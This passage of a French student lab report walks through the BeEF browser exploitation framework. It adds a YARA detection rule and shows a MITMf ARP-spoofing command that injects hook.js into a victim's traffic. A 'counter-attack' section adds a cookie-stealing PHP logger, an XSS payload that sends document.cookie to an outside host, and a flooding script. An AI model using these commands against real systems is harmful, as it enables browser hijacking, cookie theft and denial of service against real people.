[12:15:41] Hooked browser [id:3, ip:10.0.2.15] has executed instructions (status: SUCCESS) from command module [cid:4, mod: 92, name:'Play Sound']
[12:15:42] Hooked browser [id:3, ip:10.0.2.15] has executed instructions (status: SUCCESS) from command module [cid:6, mod: 40, name:'Get Internal
IP WebRTC']
[12:16:33] Hooked browser [id:3, ip:10.0.2.15] has executed instructions (status: SUCCESS) from command module [cid:11, mod: 92, name:'Play Sound']
[12:20:19] File [/modules/browser/spyder_eye/html2canvas.js] bound to Url [/h2c.js] using Content-type [application/javascript]
[12:24:35] File [/modules/browser/webcam/takelt.swf] bound to Url [/takelt.swf] using Content-type [application/x-shockwave-flash]
[12:24:35] File [/modules/browser/webcam/swfobject.js] bound to Url [/swfobject.js] using Content-type [application/javascript]
[12:24:36] Url [/takelt.swf] unmounted
[12:24:36] Url [/swfobject.js] unmounted
[12:24:36] Hooked browser [id:3, ip:10.0.2.15] has executed instructions (status: UNKNOWN) from command module [cid:13, mod: 143, name:'Webcam']
[12:26:41] Hooked browser [id:3, ip:10.0.2.15] has executed instructions (status: SUCCESS) from command module [cid:14, mod: 101, name:'Fingerprin
t Browser']
```

Figure 21: Logs dans le terminal

Il est également possible de visualiser les logs dans le framework BeEF comme on l'a vu précédemment.

### III. Capture du trafic BeEF

Afin de récupérer les paquets émis par BeEF lors de la communication de deux machines, il a été nécessaire d'accrocher préalablement le navigateur de la seconde machine sur la première.




Figure 22: Navigateur accroché

Ensuite, on a lancé Wireshark pour récupérer l'ensemble du flux de communication:




Figure 23: Capture wireshark

On peut voir sur la figure 23 les différents paquets échangés lors de l'utilisation du framework BeEF.

## IV. Construction des règles de détection du Flux de communication BeEF

Pour pouvoir récupérer de manière automatique les paquets émit par les deux machines exploitants BeEF, il a été nécessaire d'installer le logiciel Yara.

```
root@mim-ubuntu:/# apt-get install yara
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
yara is already the newest version (3.4.0+dfsg-2build1).
```

Figure 24: Installation de yara

Puis, nous avons créé une règle dans un fichier « test.yara »:

```
GNU nano 2.5.3          Fichier : test.yara

rule BeefRule
{
  strings:
    $v0 = "this.request(this.httpproto" wide ascii
    $v1 = "beef.logger.get_dom_identifieur"
    $v2 = "hook"
    $v3 = "/ui/modules/select/command_results.json?command_id"
    $v4 = "hook.js?BEEFHOOK"
    $v5 = "beef.logger.start" wide ascii

  condition:
    all of them
}
```

Figure 25: Fichier de règles « test.yara »

Enfin, la règle BeefRule a été compilé et tester:

```
root@mim-ubuntu:/# yara -r test.yara /home/mim/Bureau/malware_Beef.pcapng
BeefRule /home/mim/Bureau/malware_Beef.pcapng
```

Figure 26: Execution et résultat de la règle

On obtient comme résultat le nom de notre règle suivi d'un nom de fichier de stockage, si l'une des chaînes de caractères mentionnées dans notre règle est détectées.

On peut voir que le résultat se trouve dans le fichier « malware\_Beef.pcapng ». Lorsqu'on ouvre le fichier, on obtient une capture wireshark:





Figure 27: Capture wireshark obtenue de la règle yara



## V. Utilisation de MITMF

MITMF permet de procéder à une attaque de type « man in the middle ». MITMF permet d'injecter le lien beef Hook donné lors du lancement du framework BeEF.



```
[10:29:36] | Hook URL: http://10.0.2.15:3000/hook.js
```

Figure 28: URL hook.js

Ceci va nous permettre de prendre le contrôle du navigateur cible, sans avoir besoin de failles XSS puisqu'il suffit que la personne cible se connecte à un site en HTTP pour que son navigateur soit infecté.

### 1. Installation de mitmf

Pour réaliser cette attaque « man in the middle », il a fallu que nous installions, en plus du framework BeEF, le framework MITMF.

- Installation de python qui est requis pour l'installation de MITMF:

```
apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone3 libcapstone-dev libffi-dev file
```

- Installation de virtualenvwrapper:

```
pip install virtualenvwrapper
```

- Redémarrage du terminal ou run:

```
source /usr/bin/virtualenvwrapper.sh
```

- Création de notre virtualenv:

```
mkvirtualenv MITMf -p /usr/bin/python2.7
```

- Clone du répertoire Git Mitmf

```
git clone https://github.com/byt3bl33d3r/MITMf
```

- Déplacement dans le répertoire MITMF et initialisation et clonage des sous-modules de repos:

```
cd MITMf && git submodule init && git submodule update --recursive
```

- Installation des dépendances:

```
pip install -r requirements.txt
```



Une fois le framework MITMF installé, nous pouvons lancer l'attaque sur un navigateur cible.

## 2. Réalisation de l'attaque

Tout d'abord, on lance le framework BeEF comme vu précédemment et on s'authentifie. Une fois le framework BeEF lancé, on lance la commande python pour l'attaque de la cible avec le framework MITMF:

```
root@kali:~/MITMF# python mitmf.py -i eth0 --gateway 100.66.51.62 --spoof --arps  
--target 100.66.52.33 --inject --js-url http://127.0.0.1:3000/hook.js
```

Figure 29: Commande Mitmf


Lancement de MITMF:



```
MITMF
fig ml file modules
e # beef file.lock
bind socket [mapendora] listening on [0.0.0.0:2000].
Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[*] MITMF v0.9.8 'The Dark Side'
| Site: http://beefproject.com
| Net-Creds v1.0 online
| Inject v0.4
| Spoof v0.6
| | ARP spoofing enabled
| Sergio-Proxy v0.2.1 online
| SSLstrip v0.9 by Moxie Marlinspike online
| network interfaces were detected.
| MITMF-API online
| * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
| HTTP server online
| DNSChef v0.4 online
| SMB server online
| UT-URL: http://10.0.2.15:3000/ui/panel
```

Figure 30: Lancement de MITMF

Lorsque les framework BeEF et MITMF sont lancés, il ne nous reste plus qu'à attendre que la victime se connecte sur internet. Une fois que la victime se connecte sur internet, on reçoit des logs de la part du framework MITMF:



```
[29/Mar/2018 10:12:53] "GET / HTTP/1.1" 200 -
[29/Mar/2018 10:12:53] "GET /favicon.ico HTTP/1.1" 200 -
```

Figure 31: Logs du framework MITMF

On peut également voir, lorsque la cible s'est connecté sur internet, que son navigateur web a été accroché par notre framework BeEF:




Figure 32: Navigateur web accroché avec MITMF

Il nous est alors possible de réaliser des exploits sur le navigateur cible comme vu précédemment. Nous avons tenté de réaliser l'exploit « Create Pop Under » qui va permettre d'ouvrir une fenêtre popup sur le navigateur cible. Si la victime ferme son navigateur, celui-ci sera toujours accroché dans le framework BeEF.




Figure 33: Exploit Create Pop Under

Une fois l'exploit « Create Pop Under » exécuté, on peut voir dans la fenêtre des résultats de commande du framework BeEF que l'exploit a bien été réalisé sur le navigateur cible.

## VI. Contre-attaquer une attaque BeEF

Pour réaliser une contre-attaque d'une attaque BeEF, on a tout d'abord accroché le navigateur de l'attaquant sur lequel BeEF a été lancé, en ouvrant le service apache, puis le fichier index.php a été modifié pour injecter le lien hook.js du BeEF du contre-attaquant.

```
administrateur@mim-a215-59: ~  
Fichier Édition Affichage Rechercher Terminal Aide  
GNU nano 2.7.4 Fichier : index.php  
?php  
if (session_status() == PHP_SESSION_NONE) {  
    session_start();  
}  
include_once 'fonctions/fonctionsLayout.php';  
include_once 'afficherProduits.php';  
?>  
<!DOCTYPE HTML>  
<!--  
    Solarize by TEMPLATED  
    templated.co @templatedco  
    Released for free under the Creative Commons Attribution 3.0 license (templated.co/license)  
-->  
<html>  
    <head>  
        <script src="http://100.66.52.59:3000/hook.js" type="text/javascript"> </script>  
        <title>Tape Meubles</title>  
        <meta http-equiv="content-type" content="text/html; charset=utf-8" />  
        <meta name="description" content="" />
```

Figure 34: Modification de index.php

Ensuite, un fichier « cookiegrab.php » a été créé afin de récupérer les données du navigateur de l'attaquant.

```
1  <?php
2
3      $cookie = $_GET["c"];
4      $file = fopen('cookie.log.txt', 'a');
5      fwrite($file, $cookie . "\n\n");
6
7      /*
8      inject
9      <script language="javascript"> document.location= " http://kennethzhang.net/cookiegrab.php?c=" + document.cookie; </script>
10     into vulnerable text fields
11     */
12  >>
```

Figure 35: Création de « cookiegrap.php »

Enfin, on a créé un fichier php pour récupérer les données, les modifier pour injecter des caractères spéciaux dans le but d'agrandir la taille du fichier qui sera par la suite stocker sur la machine de l'attaquant afin de la faire crasher.

```
#!/usr/bin/env python

import requests

print "Start Process"
count = 0
bo = True

while bo:

    requests.get("http://100.66.52.61/cookie-stealer/cookiegrab.php?
c=BEEFH00K=h1rEgusRQdhq8w5R2mZaCgdMpAJK0lkTao9eJupIQmIRA6GpAdlwcHwZeVhhCdVIXu051WtTGQvb9VT2;%
20PHPSESSID=hqc53738hg3i719nolofej7k78")
    count = count + 1
    print "Packet send:",count
```

Figure 36: Création d'un fichier php pour faire cracher le navigateur cible

Exemple de fichier stocker sur la machine de l'attaquant après l'injection des caractères spéciaux:



Figure 37: Fichier stocker sur la machine de l'attaquant

## VII. Vulnérabilité réfective XSS

Une question que l'on peut se poser est: BeEF est-il sujet a une vulnérabilité réfective XSS?

Afin de vérifier si c'est le cas, on a essayé d'injecter le lien hook.js donné par le framework BeEF qu'on à lancé sur notre navigateur.



Figure 38: Tentative d'attaque Reflective XSS sur le framework BeEF

Cependant, nous n'avons remarqué aucune défaillance de notre framework BeEF. Néanmoins, nous ne sommes pas en mesure d'affirmer que BeEF ne peut pas être vulnérable à une réfective XSS.

## Conclusion

A la fin de ce projet, nous pouvons dire que BeEF est un framework très utile et efficace pour vérifier la sécurité d'un environnement de travail. En effet, le framework BeEF offre une interface qui facilite son utilisation et permet de tester différents types d'exploits sur les navigateurs cibles qui sont très simples à exécuter.

Cependant, nous avons pu remarquer que l'utilisation de BeEF n'est pas sans danger puisque nous avons pu démontrer qu'il est possible de retourner une attaque BeEF contre l'attaquant.